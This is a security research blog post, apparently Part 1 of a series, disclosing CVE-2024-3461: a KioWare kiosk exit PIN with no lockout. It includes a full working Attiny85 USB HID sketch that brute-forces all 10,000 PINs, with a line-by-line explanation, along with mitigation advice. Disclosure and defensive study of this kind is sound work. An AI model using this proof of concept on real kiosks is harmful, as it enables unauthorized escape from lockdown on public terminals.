
This is Part 1 of a three-part series on kiosk penetration testing. Part 2 covers creating a time window after closing KioWare. Part 3 will cover why self-service terminals are the weakest link in your network.

A $3 microcontroller can brute-force the PIN protecting KioWare kiosk lockdown software. No lockout. No rate limiting. All 10,000 four-digit combinations in minutes.
I found CVE-2024-3461 during a kiosk penetration testing engagement and disclosed it through CERT Polska. The vulnerability affects KioWare for Windows through version 8.35 - software running on kiosks in retail stores, bank branches, hospital lobbies, and government offices worldwide.
The device that breaks it costs less than a coffee. The kiosk penetration testing technique takes under 20 lines of code.
Why USB HID attacks work on kiosks
Kiosks are locked-down terminals - ATMs, check-in screens, point-of-sale devices, wayfinding displays. They restrict user interaction to a single application and block everything else. The controls look solid on paper: disabled keyboard shortcuts, no right-click, no taskbar, fullscreen with no close button, auto-restart on crash.
But all of these controls assume input comes from a human. A USB HID attack breaks that assumption. An Arduino-based device plugged into a USB port is not a person pressing keys slowly - it is a machine sending hundreds of keystrokes per second, testing every possible PIN, shortcut, and escape sequence automatically.
KioWare layers multiple controls. It blocks Ctrl+Alt+Del, Alt+Tab, disables right-click menus, hides the taskbar, and auto-restarts on crash. The exit mechanism is a 4-digit PIN entered after clicking all four screen corners in clockwise order.
That PIN is where this story starts.
What is KioWare?
KioWare is kiosk lockdown and management software built by Analytical Design Solutions Inc. (ADSI), a company based in Pennsylvania that has been building self-service software since 1991. It runs on Windows, Android, Linux, and Chrome OS.
The product has 15,000+ customers worldwide. Deployments span retail, banking, healthcare, government, education, and hospitality. When you use a self-check-in kiosk at a hotel lobby or a product lookup screen at a retail store, there is a reasonable chance KioWare is running underneath.
KioWare comes in three editions: Starter, Essential, and Enterprise. All editions share the same PIN-based exit mechanism that CVE-2024-3461 targets.
The vulnerability: no lockout on a 4-digit PIN

Here is how the KioWare exit PIN works:

- Click all four corners of the screen clockwise to open the exit dialog
- Enter a 4-digit PIN
- After 3 wrong attempts, the dialog closes
- Click the four corners again - get 3 more attempts
- Repeat forever
There is no lockout after failed attempts. No increasing delay between tries. No alert to administrators. No rate limiting of any kind. This is a textbook case of CWE-307: Improper Restriction of Excessive Authentication Attempts - a weakness that OWASP's testing guide specifically checks for. The only obstacle is that the dialog closes after every 3 failures, requiring 4 corner clicks to reopen it.
A 4-digit PIN has exactly 10,000 possible combinations (0000-9999). With no lockout mechanism, the only question is how fast you can cycle through them.
The Attiny85 USB HID attack
The Attiny85 Digispark is a USB development board that costs $2-3 from AliExpress. For comparison, a Hak5 USB Rubber Ducky - the standard USB HID attack tool - costs around $80.
Both devices do the same thing: plug into a USB port and the computer recognizes them as a standard keyboard. They can send keystroke injection sequences faster than any human. The Digispark is the budget alternative that pentesters and red teamers reach for when a Rubber Ducky is overkill or out of budget.
This is why USB HID attacks work even on hardened kiosks. Many organizations block USB mass storage devices through Group Policy or endpoint protection - plug in a flash drive and it gets rejected. But an Arduino-based board like the Attiny85 does not present as a storage device. It registers as a keyboard or mouse - an input device the operating system accepts without question. USB storage policies do not apply to HID class devices. The kiosk sees a new keyboard, not a threat.
For KioWare's PIN dialog, I programmed the Attiny85 to:
- Type a 4-digit PIN candidate
- Press Enter to submit
- Every 3 attempts, send Alt+F4 to dismiss the closed dialog, then simulate four clockwise corner clicks to reopen the exit prompt
- Repeat for all 10,000 combinations
The entire attack is automated. Plug in the device, walk away, come back to a cracked PIN.
Proof of concept code
Here is the proof of concept for CVE-2024-3461. The attack requires both keyboard input (PIN entry) and mouse input (corner clicks to open the dialog). On the Attiny85, DigiKeyboard.h and DigiMouse.h cannot be used together - they declare conflicting USB HID descriptors. The PoC uses Adafruit’s TrinketHidCombo, which exposes keyboard and mouse from a single HID descriptor:
#include "TrinketHidCombo.h"

#define KEY_ENTER  0x28
#define KEY_F4     0x3D
#define MOD_ALT    0x04

// Pushes cursor to corner via repeated relative moves.
// OS clamps at screen edge regardless of resolution.
void driveToCorner(int8_t dx, int8_t dy) {
  for (int i = 0; i < 60; i++) {
    TrinketHidCombo.mouseMove(dx, dy, 0);
    delay(8);
  }
}

void clickCorner(int8_t dx, int8_t dy) {
  driveToCorner(dx, dy);
  delay(80);
  TrinketHidCombo.mouseMove(0, 0, MOUSEBTN_LEFT_MASK);
  delay(30);
  TrinketHidCombo.mouseMove(0, 0, 0);
  delay(150);
}

// Clockwise: top-left, top-right, bottom-right, bottom-left
void openExitDialog() {
  clickCorner(-127, -127);
  clickCorner( 127, -127);
  clickCorner( 127,  127);
  clickCorner(-127,  127);
  delay(400);
}

void typePin(int pin) {
  char number[5];
  sprintf(number, "%04d", pin);
  TrinketHidCombo.print(number);
  delay(10);
  TrinketHidCombo.pressKey(0, KEY_ENTER);
  TrinketHidCombo.pressKey(0, 0);
  delay(10);
}

void setup() {
  TrinketHidCombo.begin();
  delay(2000);
  openExitDialog();
}

void loop() {
  for (int i = 0; i <= 9999; i++) {
    typePin(i);
    if ((i + 1) % 3 == 0) {
      TrinketHidCombo.pressKey(MOD_ALT, KEY_F4);
      TrinketHidCombo.pressKey(0, 0);
      delay(300);
      openExitDialog();
    }
  }
  while (true) { delay(1000); }
}
Line by line:
- driveToCorner(dx, dy) pushes the cursor to a screen corner by sending 60 consecutive relative moves of (±127, ±127). The OS clamps at the screen edge, so this works regardless of resolution.
- clickCorner(dx, dy) drives to a corner, holds MOUSEBTN_LEFT_MASK to press, then releases. The 80ms/30ms/150ms delays ensure the click registers before moving to the next corner.
- openExitDialog() simulates four clockwise corner clicks: top-left → top-right → bottom-right → bottom-left. KioWare detects the sequence and opens the exit PIN dialog. The 400ms wait gives the dialog time to appear.
- typePin(i) formats i as a zero-padded four-digit string (0000–9999), types it into the dialog, and submits with KEY_ENTER.
- if ((i + 1) % 3 == 0) fires after every third attempt. KioWare closes the dialog after 3 wrong PINs, so the block sends Alt+F4 to dismiss the closed dialog window, then calls openExitDialog() to reopen it and get 3 more attempts.
- while (true) { delay(1000); } halts the device after all 10,000 combinations are exhausted.
The hardware costs $3. The attack requires physical access to a USB port on the kiosk — which, in most deployments, is more accessible than you might expect.
CVE-2024-3461 details

The NIST CVSS score of 5.5 reflects the local access requirement (AV:L). The CERT Polska CNA assessment scored it slightly higher at 6.2. Both classify it as MEDIUM severity.
The "Medium" rating understates the practical risk. In a kiosk deployment, local access is the default - the device sits in a public space, and USB ports are often physically accessible. The attack requires no privileges, no user interaction, and no technical skill beyond plugging in a pre-programmed device.
Why this matters beyond KioWare
CVE-2024-3461 is not a KioWare-specific problem. It is a pattern.

Kiosk lockdown software across the industry relies on PIN-based exit mechanisms with no brute-force protection. The assumption is that physical access to the kiosk does not extend to the ability to automate input. USB HID devices break that assumption for $3. This weakness maps directly to OWASP Top 10 A07:2021 - Identification and Authentication Failures.
Common gaps in kiosk deployments that kiosk penetration testing reveals:
- No USB port restrictions. Many kiosks leave USB ports physically accessible, sometimes intentionally for maintenance. A USB HID device plugs in and starts typing immediately - no driver installation, no user prompt.
- No input rate limiting. PIN dialogs accept input as fast as the "keyboard" can type. There is no delay after failed attempts, no CAPTCHA, no secondary verification.
- Shared PINs. Kiosk exit PINs are typically shared across all terminals in a location and given to staff during training. The PIN is not a high-entropy secret - it is a convenience barrier.
These are the kinds of findings I encounter during kiosk penetration testing engagements. The PIN is just the first door.
What happens after the PIN breaks
The PIN is cracked. KioWare closes. The kiosk should now show the Windows desktop.
But it does not.
KioWare triggers an automatic logout that kills the user session before an attacker can interact with anything. The lockdown software closes, but the operating system immediately logs the user out. The PIN is broken, but the machine is not usable.
This created an interesting problem: I had proven the authentication bypass, but could not demonstrate impact because the window between KioWare closing and the session ending was too short to act.
In Part 2 of this series, I show how I created a time window by slowing down the logout process - and what becomes possible when you have a few extra seconds of access to the underlying OS.
FAQ
What is a USB HID attack?
A USB HID attack uses a device that registers as a Human Interface Device - a keyboard or mouse - to inject automated keystrokes into a target computer. Because operating systems trust HID devices by default, USB HID attacks bypass security controls that block storage devices like flash drives. Common tools include the Hak5 USB Rubber Ducky ($80) and the Attiny85 Digispark ($3). The attack requires physical access to a USB port.
Can a USB HID device bypass USB storage restrictions?
Yes. USB mass storage blocks (Group Policy, endpoint protection) only apply to storage class devices. An Arduino-based board like the Attiny85 Digispark registers as a keyboard, not a drive. The operating system accepts it as a legitimate input device. This makes USB HID attacks effective even on kiosks and terminals where USB drives are explicitly blocked.
What is an Attiny85 HID attack?
An Attiny85 HID attack uses a Digispark microcontroller board (based on the Attiny85 chip) as a USB keyboard emulator. When plugged into a computer, it automatically executes pre-programmed keystroke sequences. It is commonly used in penetration testing as a low-cost alternative to the Hak5 USB Rubber Ducky for USB HID injection attacks.
Is KioWare secure?
KioWare implements multiple layers of kiosk lockdown - fullscreen enforcement, keyboard shortcut blocking, right-click disabling, taskbar hiding, and auto-restart on crash. However, CVE-2024-3461 shows that the PIN-based exit mechanism lacks brute-force protection. I found three separate CVEs (CVE-2024-3459, CVE-2024-3460, CVE-2024-3461) in KioWare for Windows through versions 8.34-8.35, all disclosed through CERT Polska's coordinated vulnerability disclosure process.
How do you prevent kiosk brute-force attacks?
Implement account lockout after a fixed number of failed PIN attempts (e.g., 5-10 tries). Add increasing delays between attempts (exponential backoff) - NIST SP 800-63B recommends limiting consecutive failed authentication attempts to no more than 100. Use PINs longer than 4 digits or switch to stronger authentication as recommended in the OWASP Authentication Cheat Sheet. Physically restrict or disable USB ports to prevent HID device attacks. Monitor and alert on repeated authentication failures.
Test your kiosk deployments
Kiosk penetration testing is adjacent to thick client penetration testing and desktop application security testing - both involve breaking out of restricted application environments to reach the OS underneath. My team at AFINE has published 150+ CVEs in enterprise software from SAP, Microsoft, IBM, CyberArk, and others. The KioWare findings are part of a broader research program into software that controls physical access points.
If your organization deploys self-service kiosks - in retail, banking, healthcare, or any public-facing environment - testing the lockdown is not optional. Talk to our team about kiosk and thick client penetration testing.
Next in the series: Part 2 - Kiosk Escape Techniques: From PIN Bypass to NT AUTHORITY\SYSTEM - how I created a time window after closing KioWare, and what becomes possible with a few extra seconds of OS access.
Sign-up to our Newsletter.